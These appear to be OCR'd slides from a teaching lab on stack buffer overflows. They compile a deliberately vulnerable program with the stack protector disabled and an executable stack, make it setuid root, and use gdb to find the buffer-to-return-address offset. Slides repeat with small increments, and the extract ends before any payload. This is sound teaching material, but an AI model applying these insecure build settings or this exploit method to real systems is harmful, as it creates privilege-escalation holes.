gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
```

Our first buffer overflow attack


GOAL:
Overflow a buffer to insert code and a new return address

Step 1: Find the offset between the base of the buffer and the return address



“badfile”


Set a breakpoint at bof()



```
Reading symbols from stack-L1-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 17.
```

Our first buffer overflow attack


GOAL:
Overflow a buffer to insert code and a new return address



“badfile”

Step 1: Find the offset between the base of the buffer and the return address

1. Set a breakpoint at bof()
2. Run the program until it reaches the breakpoint




```
Reading symbols from stack-L1-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 17.
gdb-peda$ r
```

(a lot of output will be displayed here)

Our first buffer overflow attack


GOAL:
Overflow a buffer to insert code and a new return address



“badfile”


<u>Step 1:</u> Find the offset between the base of the buffer and the return address

1. Set a breakpoint at bof()
2. Run the program until it reaches the breakpoint



```
Reading symbols from stack-L1-dbg...
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 17.
gdb-peda$ r
```


(a lot of output will be displayed here)



```
Breakpoint 1, bof (str=0xffffcf43 "V\004") at stack.c:17
17      {
gdb-peda$ n
```


3. Step into the bof function

Step 1: Find the offset between the base of the buffer and the return address



“badfile”


1. Set a breakpoint at bof()
2. Run the program until it reaches the breakpoint
3. Step into the bof function
4. Find the address of $ebp



```
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb18
```


Address of ebp!

Step 1: Find the offset between the base of the buffer and the return address



“badfile”


1. Set a breakpoint at bof()
2. Run the program until it reaches the breakpoint
3. Step into the bof function
4. Find the address of $ebp
5. Find the address of buffer



```
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb18
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcaac
```


Address of buffer!

Step 1: Find the offset between the base of the buffer and the return address



“badfile”


1. Set a breakpoint at bof()
2. Run the program until it reaches the breakpoint
3. Step into the bof function
4. Find the address of $ebp
5. Find the address of buffer
6. Calculate the difference between ebp and buffer



```
gdb-peda$ p $ebp
$1 = (void *) 0xffffcb18
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffcaac
gdb-peda$ p/d 0xffffcb18-0xffffcaac
$4 = 108
gdb-peda$ q
```


Our offset!!! (almost)

Step 1: Find the offset between the base of the buffer and the return address



“badfile”

